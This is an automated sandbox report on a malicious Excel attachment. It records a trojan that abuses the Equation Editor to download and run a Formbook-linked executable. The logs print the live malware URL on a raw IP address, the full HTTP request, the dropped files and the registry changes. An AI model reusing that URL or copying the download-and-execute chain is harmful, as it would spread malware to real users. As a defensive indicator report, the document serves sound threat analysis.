

# Sandbox Analysis Report

## Analysis Overview

Generated time:	2022/12/06 15:16:24 +00:00		
Submitter:	Manual Submission		
Overall risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	TROJ_GEN.F04IE00L522		
Exploited vulnerabilities	-		
Analyzed objects	Excel 95 or 97 spreadsheet	1 - product inquiry 81U2H.xls	EAA70EDD58AA0AEBAF3FBF004C8721E2C2136057
	Office Excel 2007 spreadsheet	1.1 - NONAMEFL	E19DAB08EF3F42EE9E521400BD22572FBBF76331
	Office Excel 2007 spreadsheet	1.2 - NONAMEFL	E19DAB08EF3F42EE9E521400BD22572FBBF76331
	Office Excel 2007 spreadsheet	1.3 - NONAMEFL	E19DAB08EF3F42EE9E521400BD22572FBBF76331

## Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration	✓	✓
Deception, social engineering		
File drop, download, sharing, or replication	✓	✓
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	✓
Process, service, or memory object change	✓	✓
Rootkit, cloaking		✓
Suspicious network or messaging activity	✓	✓

win7

Environment-specific risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	-
Network connection	Management

Object 1 - product inquiry 81U2H.xls (Excel 95 or 97 spreadsheet)

File name	product inquiry 81U2H.xls
File type	Excel 95 or 97 spreadsheet
SHA-1	EAA70EDD58AA0AEBAF3FBF004C8721E2C2136057
SHA-256	55FF6AF0878A19727CF57A49F3860843D7AB88356B6C4D8557499401F80EFFC1
MD5	CB7A8FF080DC34D106C5E30183533E32
TLSH	-
Size	1618944 byte(s)

Risk Level	<div>High risk</div>
Detection	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (1) Autostart or other system reconfiguration (3) File drop, download, sharing, or replication (6) Hijack, redirection, or data theft (7) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (6) Suspicious network or messaging activity (7)

## Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics	
Execution	Execution through API	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
Defense Evasion	File Deletion	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
Discovery	Process Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1
	System Information Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4, 5
	File and Directory Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1
	Network Share Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1
Command and Control	Commonly Used Port	<div><div></div><div></div><div></div></div> Characteristics:	1
	Standard Application Layer Protocol	<div><div></div><div></div><div></div></div> Characteristics:	1

© ATT&CK™ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (1)

Characteristic	Significance	Details
Attempts to detect active running processes	<div><div></div><div></div><div></div></div>	Process ID: 3020 Info: enum processes

▼ Autostart or other system reconfiguration (3)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%TEMP%\szsnl.exe
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\ContentLIE54HU3EYWP\vbc[1].exe

▼ File drop, download, sharing, or replication (6)

Characteristic	Significance	Details
Executes dropped file	<div><div></div><div></div><div></div></div>	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	<div><div></div><div></div><div></div></div>	File: %TEMP%\szsnl.exe Shell Command: %TEMP%\szsnl.exe
Drops executable during installation	<div><div></div><div></div><div></div></div>	Dropping Process ID: 2984 File: %TEMP%\szsnl.exe Type: VSDT_EXE_W32
Drops executable during installation	<div><div></div><div></div><div></div></div>	Dropping Process ID: 2900 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 2984 File: %TEMP%\nspFF51.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 2984 File: %TEMP%\nszFF3F.tmp Type: VSDT_EMPTY

▼ Hijack, redirection, or data theft (7)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2808 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2900 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2984 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2808 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2900 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2808 Info: Enums share folder from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2808 Info: Obtains file or directory info from API result

▼ Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Detected as probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Drops unknown malware	<div><div></div><div></div><div></div></div>	Source: Virtual Analyzer Detection Name: VAN_DROPPER.UMXX File Name: vbc.exe SHA1: DCFD2E943F63144BA01AF34BC42D2B9567924E02 Engine Version: 6.0.5511

▼ Process, service, or memory object change (6)

Characteristic	Significance	Details
<a href="#">Creates process</a>	<div><div></div><div></div><div></div></div>	Process ID: 2900 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
<a href="#">Creates process</a>	<div><div></div><div></div><div></div></div>	Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe
<a href="#">Creates process</a>	<div><div></div><div></div><div></div></div>	Process ID: 3020 Image Path: %TEMP%\szsni.exe Shell Command:
<a href="#">Creates process</a>	<div><div></div><div></div><div></div></div>	Process ID: 2900 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
<a href="#">Creates process in temporary folder</a>	<div><div></div><div></div><div></div></div>	Process ID: 3020 Image Path: %TEMP%\szsni.exe %TEMP%\kqbyxcrcpbh.c
<a href="#">Creates command line process</a>	<div><div></div><div></div><div></div></div>	Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe

▼ Suspicious network or messaging activity (7)

Characteristic	Significance	Details
<a href="#">Attempts to connect to suspicious host</a>	<div><div></div><div></div><div></div></div>	172.245.25.166
<a href="#">Attempts to connect to malicious URL</a>	<div><div></div><div></div><div></div></div>	URL: http://172.245.25.166/772/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS
<a href="#">Connects to remote URL or IP address</a>	<div><div></div><div></div><div></div></div>	Connection: 172.245.25.166:80 Content: GET /772/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 172.245.25.166\r\nConnection: Keep-Alive\r\n\r\n
<a href="#">Connects to remote URL or IP address</a>	<div><div></div><div></div><div></div></div>	http://172.245.25.166/772/vbc.exe
<a href="#">Connects to remote URL or IP address</a>	<div><div></div><div></div><div></div></div>	http://172.245.25.166/772/vbc.exe
<a href="#">Listens on port</a>	<div><div></div><div></div><div></div></div>	0.0.0.0:49179
<a href="#">Queries DNS server</a>	<div><div></div><div></div><div></div></div>	172.245.25.166

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
172.245.25.166	80	-	-	-	product inquiry 81U2H.xls

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
172.245.25.166	-	53	-	-	-	product inquiry 81U2H.xls

URL	Site Category	Risk Level	Threat	Accessed By
http://172.245.25.166/772/vbc.exe	Malware Accomplice	High	TROJAN_FORMBOOK.WRS	product inquiry 81U2H.xls

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_DROPPER.UMXX	Attempts to detect active running processes Modifies file that can be used to infect systems Executes dropped file Drops executable during installation Deletes file to compromise the system or to remove traces of the infection Executes commands or uses API to obtain system information Creates process Creates process in temporary folder Creates command line process	http://172.245.25.166/772/vbc.exe	171522	DCFD2E943F63144BA01AF34BC42D2B9567924E02
vbc[1].exe	No risk	-	-	http://172.245.25.166/772/vbc.exe	171522	DCFD2E943F63144BA01AF34BC42D2B9567924E02
szsni.exe	No risk	-	-	-	101888	E9DED8CCC490BE1BB771BCCA0B6B7BC0D833BDC1
product inquiry 81U2H.xls.LNK	No risk	-	-	-	1295	64CF81AAEF5D06511C04F1A14B145F2A53023D69
N9VU90.LNK	No risk	-	-	-	1093	6CFB5D6E6057E0ED07A101CA5D6E8DA15721EA44
Excel11.pip	No risk	-	-	-	1552	FC971408A0A7566238457C63ADF4E326CBDC3EB3
kqbyxcrcpbh.c	No risk	-	-	-	5621	6A9C5A3F12976491EB647D5A8BDB47078FA45B4A
~DF2A959DBAF886DBD4.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
nspFF50.tmp	No risk	-	-	-	219993	C9B28F54D88321837D184F6FB587C751478F2A40
5E1205E5.emf	No risk	-	-	-	17500	FD10BAF36C82AD0FF7C4580D9B9E294BBA8C77C8

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	EAA70EDD58AA0AEBAF3FBF004C8721E2C2136057	High
URL	http://172.245.25.166:80/772/vbc.exe	High
File (SHA1)	DCFD2E943F63144BA01AF34BC42D2B9567924E02	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 172.245.25.166		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://172.245.25.166/772/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_DROPPER.UMXX File Name: vbc.exe SHA1: DCFD2E943F63144BA01AF34BC42D2B9567924E02 Engine Version: 6.0.5511		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\StartupItems\ Value: None		2808
Call System API	API Name: GetVersionExA Args: ( 12f944 ) Return: 1		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: ( 12fd88 ) Return: 1		2808
Call System API	API Name: GetVersionExA Args: ( 12d8b8 ) Return: 1		2808
Call System API	API Name: GetVersionExA Args: ( 12dd1c ) Return: 1		2808
Call System API	API Name: GetVersionExA Args: ( 39990378 ) Return: 1		2808
Call System API	API Name: GetVersionExA Args: ( 12df24 ) Return: 1		2808
Call System API	API Name: GetVersionExA Args: ( 12df24 ) Return: 1		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\MTTT Value: None		2808
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*.*, 0, 3085c080, 0, 0, 0 ) Return: 217318		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: ( 217318, 3085c080 ) Return: 1		2808
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles%\Microsoft Office\OFFICE11\xlstart\*.*, 0, 3085c080, 0, 0, 0 ) Return: 217318		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\StartupItems\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5		2808
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C5D0D\ Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C5D0D\1C5D0D Value: None		2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\EXCELFiles Value: 55860006		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\ProductFiles Value: 55860009		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C5D0D\1C5D0D Value: None		2808
Call System API	API Name: GetDriveTypeW Args: ( \?IDE#CdRomDell_DVD-ROM.2.5+____#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 5		2808
Call System API	API Name: GetDriveTypeW Args: ( \?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( \?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#00000000006500000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808

Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F564E874.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F564E874.emf Type: VSDT_MDB_20		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\5E1205E5.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\5E1205E5.emf Type: VSDT_MDB_20		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\88A08AA2.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\88A08AA2.emf Type: VSDT_MDB_20		2808
Call System API	API Name: evtchann.SendEvent Args: ( e, imagePath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE ] Return: 1		2808
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[0], ppid[2808 ] Return: 1		2808
Add File	Path: %LOCALAPPDATA%\GDIP\FONTCACHE\1.DAT Type: VSDT_COM_DOS		2808
Call System API	API Name: evtchann.SendEvent Args: ( e, imagePath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE ] Return: 1		2808
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[0], ppid[2808 ] Return: 1		2808
Detection	Threat Characteristic: Creates process Process ID: 2900 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\EquationEditorFiles\Intl_1033 Value: 55860003	2808	2900
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2808	2900
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	2808	2900
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	2808	2900
Call Internet Helper API	API Name: URLDownloadToFileW Args: ( , http://172.245.25.166/772/vbc.exe, %USERPROFILE%\vbc.exe, , ) Return: 0	2808	2900
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://172.245.25.166/772/vbc.exe		
Call System API	API Name: DnsQueryExW Args: ( 172.245.25.166, 1, 50000000 ) Return: 0	2808	2900
Detection	Threat Characteristic: Queries DNS server 172.245.25.166		
Call System API	API Name: DnsQueryExW Args: ( 172.245.25.166, 1, 50000000 ) Return: 0	2808	2900
Call System API	API Name: GetVersionExA Args: ( 773d1230 ) Return: 1	2808	2900
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2900 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 768c0298 ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call System API	API Name: GetVersionExA Args: ( 12e46c ) Return: 1	2808	2900
Call Internet Helper API	API Name: InternetOpenW Args: ( Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3), 0, , , 10000000 ) Return: cc0004	2808	2900
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 30c	2808	2900
Call System API	API Name: DnsQueryExW Args: ( 172.245.25.166, 1, 50000000 ) Return: 0	2808	2900
Call Internet Helper API	API Name: InternetConnectW Args: ( cc0004, 172.245.25.166, 80, , , 3, 0, 6601488 ) Return: cc0008	2808	2900
Call Internet Helper API	API Name: HttpOpenRequestW Args: ( cc0008, GET, /772/vbc.exe, , , 1237740, 4194320, 6601488 ) Return: cc000c	2808	2900
Detection	Threat Characteristic: Connects to remote URL or IP address http://172.245.25.166/772/vbc.exe		
Call System API	API Name: GetVersionExA Args: ( 12dda8 ) Return: 1	2808	2900
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2808	2900
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2808	2900
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2808	2900
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2808	2900
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	2808	2900
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2808	2900
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 36c	2808	2900
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 3a4	2808	2900
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 3a4	2808	2900
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 3cc	2808	2900
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 3ec	2808	2900
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 40c	2808	2900
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 40c	2808	2900
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 41c	2808	2900
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 41c	2808	2900
Call System API	API Name: DnsQueryExW Args: ( 172.245.25.166, 1, 40006000 ) Return: 0	2808	2900


Call System API	API Name: DnsQueryExW Args: ( 172.245.25.166, 1c, 40006000 ) Return: 123	2808	2900
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 420	2808	2900
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 420	2808	2900
Call Network API	API Name: bind Args: ( 420, 0.0.0.0:49179, 16 ) Return: 0	2808	2900
Detection	Threat Characteristic: Listens on port 0.0.0.0:49179		
Call System API	API Name: ConnectEx Args: ( 420, 172.245.25.166:80, 16, 0, 0, 0, 5b9ebc ) Return: 0	2808	2900
Call Network API	API Name: send Args: ( 420, GET /772/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3 ]\r\nHost: 172.245.25.166\r\nConnection: Keep-Alive\r\n\r\n, 1, 317 ) Return: 0	2808	2900
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 172.245.25.166:80 Content: GET /772/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 172.245.25.166\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: ( 420, , 1, 2 ) Return: ?	2808	2900
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Type: VSDT_EXE_W32	2808	2900
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Type: VSDT_EXE_W32	2808	2900
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2808	2900
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2900 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2808	2900
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2808	2900
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2900 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2808	2900
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2808	2900
Detection	Threat Characteristic: Creates command line process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe		
